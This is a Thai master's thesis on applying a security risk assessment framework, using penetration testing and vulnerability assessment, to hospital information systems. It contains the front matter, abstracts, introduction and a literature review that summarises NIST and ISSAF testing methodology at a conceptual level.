# CASE STUDY: APPLYING OF SECURITY RISK ASSESSMENT PROCESS FOR INFORMATION SYSTEM IN HOSPITAL

**AUTTHAPON TONGSRISOMBOON**

**A THESIS SUBMITTED IN PARTIAL FULFILLMENT**
**OF THE REQUIREMENTS FOR**
**THE DEGREE OF MASTER OF SCIENCE**
**(TECHNOLOGY OF INFORMATION SYSTEM MANAGEMENT)**
**FACULTY OF GRADUATE STUDIES**
**MAHIDOL UNIVERSITY**
**2013**

Thesis
entitled

# CASE STUDY: APPLYING OF SECURITY RISK ASSESSMENT PROCESS FOR INFORMATION SYSTEM IN HOSPITAL

…….……..
Mr. Autthapon Tongsrisomboon
Candidate

……..……
Asst. Prof. Suratose Tritilanunt,
Ph.D. (Information Technology)
Major advisor

……..……
Asst. Prof. Waressara Weerawat,
Ph.D. (Industrial Engineering)
Co- advisor

……..……
Lect. Supaporn Kiattisin,
Ph.D. (Electrical and Computer Engineering)
Co-advisor

……..……
Prof. Banchong Mahaisavariya,
M.D., Dip. (Thai Board of Orthopedics)
Dean
Faculty of Graduate Studies,
Mahidol University

……..……
Lect. Supaporn Kiattisin,
Ph.D.
(Electrical and Computer Engineering)
Program Director
Master of Science Program in Technology of Information System Management
Faculty of Engineering,
Mahidol University

Thesis
entitled

# CASE STUDY: APPLYING OF SECURITY RISK ASSESSMENT PROCESS FOR INFORMATION SYSTEM IN HOSPITAL

was submitted to the Faculty of Graduate Studies, Mahidol University
for the degree of Master of Science
(Technology of Information System Management)
on
July 29, 2013

……
Mr. Autthapon Tongsrisomboon
Candidate

……
Asst. Prof. Adisorn Leelasantitum
Ph.D. (Electrical Engineering)
Chair

……
Asst. Prof. Suratose Tritilanunt,
Ph.D. (Information Technology)
Member

……
Asst. Prof. Waressara Weerawat,
Ph.D. (Industrial Engineering)
Member

……
Asst. Prof. Worasit Choochaiwattana,
Ph.D. (Information Science)
Member

……
Lect. Supaporn Kiattisin,
Ph.D.
(Electrical and Computer Engineering)
Member

……
Prof. Banchong Mahaisavariya,
M.D., Dip (Thai Board of Orthopedics)
Dean
Faculty of Graduate Studies
Mahidol University

……
Lect. Worawit Israngkul,
M.S. (Technical Management)
Dean
Faculty of Engineering
Mahidol University

# ACKNOWLEDGEMENTS

First of all, I would like to express my sincere gratitude and deep appreciation to my major advisor Asst. Prof. Suratose Tritilanunt, my co-advisor, Asst. Prof. Waressara Weerawat and Lect. Supaporn Kiattisin, for their valuable advice guidance, kindness support, great attention, encouragement and improving this research.

My special thanks are sincerely to Ass, Prof. Dr. Adisorn Leelasantitum, committee chair and Asst. Prof. Worasit Choochaiwattana, the external examiner of thesis defense for their kindness, attentiveness and time sacrifice for this research.

I am grateful to all system administrators and system managers from both hospitals in the case study, which involved in this research for providing information, suggestion and nice cooperation. They are always nice and friendly.

I would like to thank all the lecturers and staff of the Technology of Information System Management Program, Faculty of Engineering, Mahidol University for their service and support.

Finally, I desire to express my deeply gratitude to my beloved family and my friends for their great love, encouragement, understanding and never endless support, these inspire me to success in my life.

Autthapon Tongsrisomboon

CASE STUDY: APPLYING OF SECURITY RISK ASSESSMENT PROCESS FOR INFORMATION SYSTEM IN HOSPITAL

AUTTHAPON TONGSRISOMBOON 5237447 EGTI/M

M.Sc.(TECHNOLOGY OF INFORMATION SYSTEM MANAGEMENT)

THESIS ADVISORY COMMITTEE: SURATOSE TRITILANUNT, Ph.D., WARESSARA WEERAWAT, Ph.D., SUPAPORN KIATTISIN, Ph.D.

ABSTRACT

This thesis proposes the technique to apply the risk assessment framework into the information system of the hospital in Thailand. By using our proposed framework, the hospital's IT administrators would be able to manually collect and evaluate some system vulnerabilities and risk of the IT system by themselves. The risk assessment process consists of 6 steps including (1) Information gathering, (2) current capabilities to control vulnerability, (3) Number of threat occurrence from the past, (4) Evaluation of threat's likelihood, (5) Threat's impact measurement, and (6) Risk evaluation and determination. This research applies the technique which is called Penetration Testing and Vulnerability Assessment in order to explore system vulnerabilities inside the IT system, and subsequently examine the capability to control these vulnerabilities. This testing can be divided into 3 steps (1) Information gathering (2) Vulnerability assessment, and (3) Exploitation.

After developing a conceptual model and process of risk assessment, this framework has been used at 2 medium-size hospital. As the pre-forecasting evaluated from factors such as system readiness, hardware readiness, as well as user readiness, the results are consistent with the outcome when we apply our conceptual framework into the hospital's IT system. Moreover, the experimental result shows the risk inside the IT system, severity of vulnerability and consequent impact that may occur when IT system is under attack. The results of this research can be used to fix and strengthen the IT system in the hospitals in order to efficiently reduce the level of risks.

KEY WORDS: RISK ASSESSMENT / RISK ANALYSIS / INFORMATION SECURITY / VULNERABILITY ASSESSMENT / PENETRATION TESTING

135 pages

กรณีศึกษา: การประยุกต์ใช้กระบวนการประเมินความเสี่ยงด้านความมั่นคงในระบบสารสนเทศของโรงพยาบาล
CASE STUDY: APPLYING OF SECURITY RISK ASSESSMENT PROCESS FOR INFORMATION SYSTEM IN HOSPITAL

อรรถพล ทองศรีสมบรณ์ 5237447 EGTI/M

วท.ม. (เทคโนโลยีการจัดการระบบสารสนเทศ)

คณะกรรมการที่ปรึกษาวิทยานิพนธ์: สุรทศ ไตรติลานันท์, Ph.D., วเรศรา วีระวัฒน์, Ph.D., สุภาภรณ์ เกียรติสิน, Ph.D.

บทคัดย่อ

งานวิจัยฉบับนี้จะกล่าวถึงการประยุกต์ใช้โมเดลของการประเมินความเสี่ยงทางด้านเทคนิคมาประยุกต์ใช้กับระบบสารสนเทศของโรงพยาบาลภายในประเทศไทย เพื่อที่โรงพยาบาลจะสามารถนำกรอบแนวคิดไปประยุกต์ใช้ในการประเมินความเสี่ยงในด้านเทคนิคด้วยตนเองได้ กระบวนของการประเมินความเสี่ยงด้านความมั่นคงปลอดภัยในระบบสารสนเทศประกอบไปด้วย 6 ขั้นตอน ได้แก่ (1) การรวบรวมข้อมูล (2) การประเมินความสามารถในการควบคุมช่องโหว่ในปัจจุบัน (3) การรวบรวมจำนวนครั้งที่เคยเกิดการโจมตีในอดีต (4) การประเมินหาโอกาสหรือความน่าจะเป็นในการที่จะเกิดภัยคุกคาม (5) การคำนวณหาผลกระทบที่เกิดจากภัยคุกคาม (6) การประเมินและกำหนดความเสี่ยงที่เกิดขึ้นในโรงพยาบาล โดยงานวิจัยฉบับนี้จะประยุกต์วิธีการที่เรียกว่า Penetration Testing and Vulnerability Assessment มาใช้ในการตรวจสอบหาช่องโหว่และประเมินถึงระดับของความเสี่ยงที่ตรวจพบในระบบสารสนเทศของโรงพยาบาล โดยหลักการทำงานของกระบวนการนี้จะถูกแบ่งขั้นตอนการทดสอบเป็น 3 ขั้นตอนได้แก่ 1) Information gathering 2) Vulnerability assessment และ 3) Exploitation

หลังจากที่ได้พัฒนาโมเดลและขั้นตอนกระบวนการของการประเมินความเสี่ยงขึ้นมา กระบวนการประเมินความเสี่ยงนี้ได้ถูกนำไปทดสอบกับโรงพยาบาลขนาดกลาง 2 แห่ง โดยได้มีการคาดการณ์ความเสี่ยงเบื้องต้นจากปัจจัยแวดล้อมต่างๆ ทั้งด้านความพร้อมของระบบ ความพร้อมของอุปกรณ์ ความพร้อมของบุคคลากร ซึ่งผลที่ได้จากการคาดการณ์เบื้องต้นนั้นสอดคล้องกับความเสี่ยงที่ได้จากการนำกรอบแนวคิดและเครื่องมือต่างๆ เข้าไปทดสอบ ซึ่งผลจากการทดสอบทำให้ทราบถึงช่องโหว่ต่างๆและความเสี่ยงที่เกิดขึ้นในระบบสารสนเทศของโรงพยาบาล ความรุนแรงของช่องโหว่และผลกระทบที่อาจเกิดขึ้นเมื่อถูกโจมตี ซึ่งเราสามารถนำผลที่ได้ไปใช้ในการปรับปรุงแก้ไขระบบเพื่อลดความเสี่ยง รวมไปถึงการแก้ไขช่องโหว่ที่เกิดขึ้นภายในระบบสารสนเทศของโรงพยาบาลได้อย่างมีประสิทธิภาพ

135 หน้า

# CONTENTS

# CONTENTS (cont.)

# CONTENTS (cont.)

# LIST OF TABLES

# LIST OF FIGURES

# LIST OF FIGURES (cont.)

# CHAPTER I
# INTRODUCTION

## 1.1 Background and Statement of Problems

Large- and medium-sized hospitals in Thailand currently employ information technology in health care, communication, data storage and retrieval, disease analysis, therapy, finance, etc., all aimed at improving patient care efficiency. Data storage and retrieval play significant roles in the patient's diagnosis, e.g. Electronic Health Record (EHR) or Electronic Patient Record (EPR), etc. In the near future, Thailand is expected to implement the Center of Healthcare Information System in which every hospital will share health data, thereby enabling patients access to the services of every hospital without requesting treatment records from hospitals where patients receive services. This system is already implemented in Europe and the United States.

Hospital information technology systems are clearly beneficial for service provision to patients. There are, however, disadvantages because internal and external communications can be attacked by hackers, e.g. by taking over the system and revising or copying data as well as making the existing servicing system fail to the point that service provision is no longer possible, which will result in severe impacts on hospitals in terms of reputation and patient confidence, and even patient safety in some cases. Thus, data security systems are vital in protecting the IT data in hospitals from potential attacks.

In order to know that the information system we are using is sufficiently safe and secure, risk assessment is of tremendous importance. In this study, a technical risk assessment guideline in hospital is provided. Therefore, hospitals can identify potential risks and also be able to adapt this guideline to mitigate risks at an acceptable level.

## 1.2 Objective of Study

1) Review standard and procedure to collect vulnerabilities in computer server and web server

2) Implement conceptual framework to evaluate the risk information system used in the hospital by using penetration testing, which suit for evaluating IT security system in the hospital and health-care organization in Thailand.

## 1.3 Scope of Work

1) The terms of reference of this research is depend on server that provide information service in hospital

2) This research is the application program and other conceptual framework use in collecting data and risk assessment in technical term in hospital.

3) This research, the result of information gathering to used create simulation server and penetration testing in lab.

## 1.4 Expected Results

1) Conceptual framework and the process of risk assessment in technical term.

2) The process to solve problem of the vulnerability that could happen in hospital.

# CHAPTER II
# LITERATURE REVIEW

This research applies the concept of risk assessment techniques to assess the risk of hospital information technology systems in Thailand. This chapter involves the study of data relevant to the research divided into the following five categories: 1) Medical information systems, 2) Information security, 3) Related works, 4) Risk assessment using Penetration testing and 5) Research tools.

## 2.1 Medical information systems

Today, domestic and international healthcare are closely involved with information technology and data systems to facilitate treatment and efficient managerial systems with increased profitability [2].

This research focuses on the patient's medical records or medical documents storing the patient's background, family history, medication allergy background, treatment history, personal data, images, laboratory test results and medical costs. Today, these paper documents are converted into digital data used with computers in what is called electronic patient records (EPR) or electronic health records (EHR).

According to the study of *Anderson* who wrote an article about electronic patient records (EPR) [3] explaining the significance of medical data in terms of medical treatment such as suitable medical doctor assignment, clinical quality assessment, cost assessment, communication, compensation, litigation control, medical development and integrated medical services.

## 2.2 Security in health-care information systems

Because data is now converted into digital form, it can be stolen or violated in a number of ways. For example, data is hacked through various channels

and disclosed by the staff, thereby causing great damages in terms of reputation, image, relationship and insurance, including crime or utilization for gain. Therefore, data security systems are extremely necessary. In the past, a patient's medical record had been given so much importance to due to its sensitivity and importance that laws had been made to support data security, for example, Hesse Data Protection Act of 1970, the Swedish Data Act of 1973, the US Privacy Act of 1974, the Council of Europe Convention 108 of 1976 and the Health Insurance Portability and Accountability Act (HIPAA) of 1996. In addition, there are standards f or the care of an organization's data, e.g. ISO 17799, ISO 27001, HL 7, etc. The standards, policies, laws and specifications play a role in the care of all digital data sent electronically by personnel or medical equipment, which includes requests, inquiries about information, approval or other transactions, including control, protection and supervision over the security of patients' health-related data. Various technical specialists have shown considerable interest until international academic conferences have been officially held on this issue since 1970 onward. And many technical specialists have proposed numerous guidelines to maintain security, e.g. using passwords, specifying rights to access data, entering coded data, using biometrics, etc. E. Smith proposed the following guidelines for maintaining security:

1. Electronic Patient Record is electronic medical record, for example, contains medically-related information of a patient for a specific enterprise such as a hospital, whereas the electronic patient record contains all the health-care-related information on one person.

2. Health-care Information over the Internet, which can be categorized into three domains (Cryptography application, Access Authorization Security, and Secure Network Protocols).

3. Patient Smart Cards, which can secure the data by identifying the level of user for accessing data.

4. Access Control, which can control the multiple accesses.

5. Database Security, which compose of the multilevel or mandatory medical database-security policy, the discretionary medical database-security policy, and the personal-knowledge database-security policy.

6. Risk-Analysis considers three factors which are Threat, Vulnerability, and Impact. The purpose of risk-analysis is to find the vulnerability of security which can effect to the system and can identify the impact of each threat.

7. Legal Issues focuses the compliance to the rules.

But how can we know a hospital's server is secure enough to handle potential attacks? Thus, hospital server risk assessment is no less significant than a good security system. In this study, the researcher will address data risk assessment by Penetration Testing.

## 2.3 Related works


Figure 2.1 Threats, Vulnerability and Risk

Threat: agent or actor that can cause harm.
Vulnerability: flaw someone can exploit to cause harm.
Risk: Where threat and Vulnerability overlap.
Exploit: Code or technique that a threat uses to take advantage of vulnerability.

From figure 2.1, Risk occur threats that can access vulnerabilities in the information system. In this threat is in the form of a Hacker by technical or code in the access control system through vulnerabilities of information systems. This research

will assess the risk from vulnerabilities in the information system of the hospital by we will use Penetration testing to store vulnerability data in the system and this vulnerability data will be used in the risk assessment process again.

### 2.3.1 Framework and standard

Risk management is a process of identifying, assessing and minimizing risks at an acceptable level [6], which is essential to protecting an organization's properties from threats. This research investigates the implementation of a risk management process, namely, risk assessment.

Risk assessment is the first step of risk management. This step involves identifying risks by looking from the data collected, attack history, internal vulnerabilities and existing threats in order to assess potential threats and find ways to reduce risk in the next sequence.

National Institute of Standards and Technology (NIST) was propose the approach in risk assessment in SP800-30 document by divided into 9 steps [6] are: 1) System characterization, 2) Threat identification, 3) Vulnerability identification, 4) Control analysis, 5) Likelihood determination, 6) Impact analysis, 7) Risk determination, 8) Control recommendations, and 9) Results documentation.

Risk analysis is divided into risk assessment by questionnaire and risk assessment by instruments [7]. According to Figure 2.2 [7], risk analysis by questionnaire modified from ISO27001 [8], [9] and HIPAA [10], [11] standards and combined with risk assessment procedures from NIST [6]. However, the technical format remains deficient. The case study is the risk assessment on technical aspects referring to the process in Figure 2.2. In risk assessment, the technical threat is the type of attack used by hackers who penetrate the system with intention to cause a nuisance or to amend or steal data from the system. Thus, the steps differing from the assessment in the policy model is the assessment of the ability to control the vulnerability. At this stage of assessment, the researcher uses the penetration testing technique to help with the assessment.





Figure 2.2 Risk analysis processes

Threats are any persons, objects or events with intent to attack or cause harm to the computer system by destroying, revealing and amending or causing the system to fail as illustrated [12] in Table 2.1 [7].

**Table 2.1 Threat definition**

| Threat-Source | Threat definition | Threat action |
|---|---|---|
| **IT Threats** | | |
| **-External Threats** | | |
| Viruses, Worms, Trojans | They are malicious programs that can cause damage to your computer.<br>-Virus: trigger by human<br>- Worm: trigger itself<br>- Trojan: act as a useful software and trigger after installation | - Annoying operation<br>- Damage hardware software or files<br>- Replicate and send copy of itself to others<br>- Create backdoor on computer |
| Hackers | Hacker or cracker, who accesses a computer system by circumventing its security system. | - Hacking<br>- Social engineering<br>- System intrusion, break-ins<br>- Unauthorized system access |
| Spam | Spam is electronic junk mail or junk newsgroup postings. | - Use a lot of bandwidth unnecessary |
| **-Internal Threats** | | |
| Employee negligence | Employee do not follow rules or regulations | - Browsing of proprietary information<br>- Computer abuse<br>- Information bribery<br>- Input of falsified, corrupted data |
| Hardware Failures | A malfunction within the electronic circuits or electromechanical components (disks, tapes) of a computer system. Recovery from a hardware failure requires repair or replacement of the offending part. | - Hardisk failure<br>- Problem with RAM, CPU, mainboard, monitor card, NICs, keyboard, mouse, etc. |
| Software Failures | The inability of a program to continue processing due to erroneous logic. | - Computer stop responding<br>- Abnormal termination of a software program<br>- A program routine that destroys data when certain conditions are met. |
| Sabotage | Destruction of property or obstruction of normal operations, as by civilians or enemy agents in time of war. | - Bomb/terrorism<br>- Information warfare<br>- System attack<br>- System penetration |
| Data theft | Stealing information from the organization illegally. | - Information is illegally copied or taken from a business. |

**Table 2.1 Threat definition (Con.)**

| Threat-Source | Threat definition | Threat action |
|---|---|---|
| **Physical Threats** | | |
| **-Natural Threats** | | |
| Floods | Floods are caused by weather phenomena and events that deliver more precipitation to a drainage basin than can be readily absorbed or stored within the basin. | - Flooding and cause operation interruption |
| | | |
| **-Environmental Threats** | | |
| Long-term Power Failure | A long-term loss of electric power to an area. There are many causes of power failures in an electricity network. | - Faults at power stations<br>- Damage to electric transmission lines, substation<br>- Overloading of electricity mains |
| Fires | The destructive burning of place. | - Burning of a building or operation site |
| Facilities failure | A problem with equipment, infrastructure, etc. to make service possible. | - Problem of communication transmit equipment<br>- Problem of network system |
| Liquid leakage | A dangerous fluid passes through a hole, pipe, or opening. | - Chemical fluid drop on the hardware or facilities equipment |

This research focuses on threats from attackers penetrate the system with intent to disrupt, amend or steal data, including staff members who seek to disrupt the system or steal data from the hospital. According to William Stallings, attacks can be divided into the following four types [13]:

1. Interception refers to when an unauthorized person, program or computer gains access to an organization's property or data, e.g. by wiretapping, or unauthorized computer file copying.

2. Interruption occurs when a system's resource is damaged to an extent that it can no longer function or provide services, for example, by destroying instrument or denying of service.

3. Modification is when an unauthorized person or program gains access to the resource and is thus able to amend data, e.g. the amending of data or setting of a program so it functions differently from its normal operation or altering data received or sent within the network.

4. Fabrication is when an authorized person or program falsifies data in a system, for example, falsification and addition of data and information in a system.

### 2.3.2 Risk analysis and security management of IT information in hospital

This paper proposes a risk analysis model. This model comprises three steps; (1) information gathering, (2) information evaluation, and (3) matrix assessment. The evaluation in each step used mathematical methods and mapping in a 4x4 matrix table. This study gathered information from the Information Technology Departments of two hospitals for use as case studies and then applied two IT security standards to develop a checklist and check sheets for information gathering. The results of this research can be used to prioritize risks and enforce protection and recovery of IT systems more efficiently and effectively, and can also be used as a framework for risk analysis and managing IT security systems in hospitals and health-care organizations in Thailand [7].

This research used interviews for information gathering, so the answer may come out with interviewee's private opinion or bias to the organization. But we can take risk analysis process in this paper to apply for our research by use penetration testing for information gathering and information evaluation.

### 2.3.3 An Introduction to Information System Risk Management

This paper explained the process of risk management by separated into parts, such as how to identify threat, vulnerabilities, and risk assessment and management method step by step, which referred to previous paper "Risk Management Guide for Information Technology System" [14].

### 2.3.4 A Security Audit Framework for Security Management in the Enterprise

This paper proposes a conceptual security audit framework assists organizations to conduct security audits for today's complex networks that spans across multiple domains, security estates and enterprise. Essential requirements such as types of security audits, things to consider before conducting a security audit,

general guidelines in performing security audits, and audit trail analysis are well presented and discussed [15].

#### 2.3.5 Qualitative initial risk analysis for selecting risk analysis approach suitable for IT security policy

This paper presented a qualitative initial risk analysis for selecting risk analysis approach suitable for security efforts where an organization is really need [16]. An initial risk analysis is important to identify which risk analysis method is appropriate for each information system. If an organization conducts a baseline approach in information system which has very high value and risk, it could be result in significant harm or damage to an organization. In other case, it will be wasted security budget by spending a cost of detailed risk analysis. So, this paper presented practical qualitative initial risk analysis using matrix scaling method for selecting appropriate approach. Our method applied evaluation items reflecting business process and qualitative asset value. Our method indicates concrete evaluation method and result by assessing with investment expense, the usage of information system, distribution, security level, safeguard, etc.

## 2.4 Risk Assessment using Penetration testing

In today's world of increasing IT connections, vulnerabilities in a hospital's technical basic structure may sometimes lead to serious problems, e.g., a patient's confidential data may be lost or stolen, thereby damaging the patient's reputation. The damage may sometimes occur to financial data, such as credit card data.

Penetration testing is designed to mimic technicalities and attacks that actually occur in order to cover all risks and vulnerabilities existing in the organization. Penetrating tests can be adjusted according to circumstances or organizational structure in order to meet the organization's specific needs such as models for assessing damages caused by employees in the organization [17].

Penetrating testing is the method for assessing the security of a computer system or network by simulating an attack from dangerous individuals from inside and

outside the organization. The analysis of the system function to locate potential vulnerabilities caused by error, intentional or unintentional unsuitable parameter setting, hardware or software flaws, vulnerabilities or technical measures. The analysis involves behaving like an attacker with capability and ability to exploit the organization's security vulnerabilities.

Penetration Testing is very useful for identifying vulnerabilities actually occurring in the organization. However, expertise is required in performing the test because there are potential impacts on the test targets, e.g. data may be damaged or the system may stop functioning. Thus, experienced personnel are required in order to minimize potential risks to the system. Furthermore, must be obtained from the test receiver before every test.

There are several types of penetration testing to detect vulnerabilities. The most frequently encountered penetration testing is in the area of data volume in system's necessary details which is required for the system testing [18], [19].

Black Box is the assessment of basic structure and vulnerabilities of a remote network. The test administrator does not know about the technology used in the organization. It is a virtual attack from hackers. This test reveals the vulnerabilities accessible from outside which may not be all the vulnerabilities existing on the entire network. In performing the first test, the position and scope of the system must be set before beginning the analysis, as shown in Table 2.2 [22].

White Box - The test administrator has complete knowledge of the organization's basic structure in which the test will be performed, including network infrastructure, source code and IP address. White Box Test tends to copy an attack from within the organization or tends to be performed after a data leak is used in an attack from outside, as shown in Table 2.2 [22].

Several other tests are available, i.e. a more common test is the Gray Box Test. In this test, the test administrator has only partial data for the test.

A number of companies have proposed guidelines for Penetration Testing with similar steps and methods. In this research, the guideline of NIST [20] and ISSAF [21] are presented. The steps are scope designation, target data collection, vulnerability identification, testing and results documentation.

In this study, the researcher applied Grey Box Testing for the hospital because the hospital can provide only partial required data because medical data are sensitive and cannot be disclosed.

**Table 2.2 Black box versus white box testing**

| Black box | White box |
|---|---|
| Will determine what an attacker can do result in a more efficient test | Access to system documentation can |
| Requires time for system discovery | No system discovery required |
| Testers may end up telling you things you already know | Easier scoping can reduce nugatory time |
| Greater risk to live systems | Risk to live systems reduced because testers have greater knowledge of the systems under test |
| Generally external-only test fully exercise security controls | Internal and external testing can |

**Guideline of penetration testing**

**The National Institute of Standards and Technology (NIST)** [20] recommends a guideline for penetration testing in SP800-115 document with the test divided into four steps, namely, planning, discovery, attack and report, as shown in Figure 2.3 [20].





Figure 2.3 Four-Stage Penetration Testing Methodology

1) Planning Phase - This is the phase for planning, criteria and scope setting as well as the setting of test target. This is the basic phase leading to success in performing penetration testing.

2) Discovery Phase - This is the phase of target identification by scanning ports or techniques in order to collect target data, including scanning to identify vulnerabilities in the target.





Figure 2.4 Attack Phase Steps with Loopback to Discovery Phase

3) Attack Phase - This is the step for utilizing the data and target vulnerabilities obtained by the discovery phase. The attack is carried out through the vulnerability in order to identify the vulnerability's existence. This phase is divided into the following four sub-phases: Gaining Access, Escalating Privileges, System Browsing and Install Additional Tools, as shown in Figure 2.4 [20].

3.1) Gaining Access is the step of attempting to access the target using data acquired from the Discovery Phase.

3.2) Escalating Privileges is the phase where one elevates his/her privileges to match those of the administrator in order to gain control over the system.

3.3) System Browsing is the phase involving searching for data in the system in addition to the data from the Discovery Phase to gain more access to the system.

3.4) Install Additional Tools is the phase involving installing additional tools in order to gather and gain more access to the information system.

4. Report Phase – This is the phase performed parallel to all other phases. For planning, it is the report on rules, testing planning and written permit acquisition. For the Discovery Phase and the Attack Phase, the report is on all acquired data and data obtained from test attack through vulnerabilities. At the end of the test, the report will include vulnerability identification, risk assessment and recommendation proposing on how to close the vulnerabilities.

**The Open Information Systems Security Group (OISSG)** [21] proposes a guideline for penetration testing in the Information Systems Security Assessment Framework (ISSAF) draft 0.2.1B. The steps involved are planning and preparation, assessment and reporting and clean-up and destroy artifacts, as shown in Figure 2.5 [21].

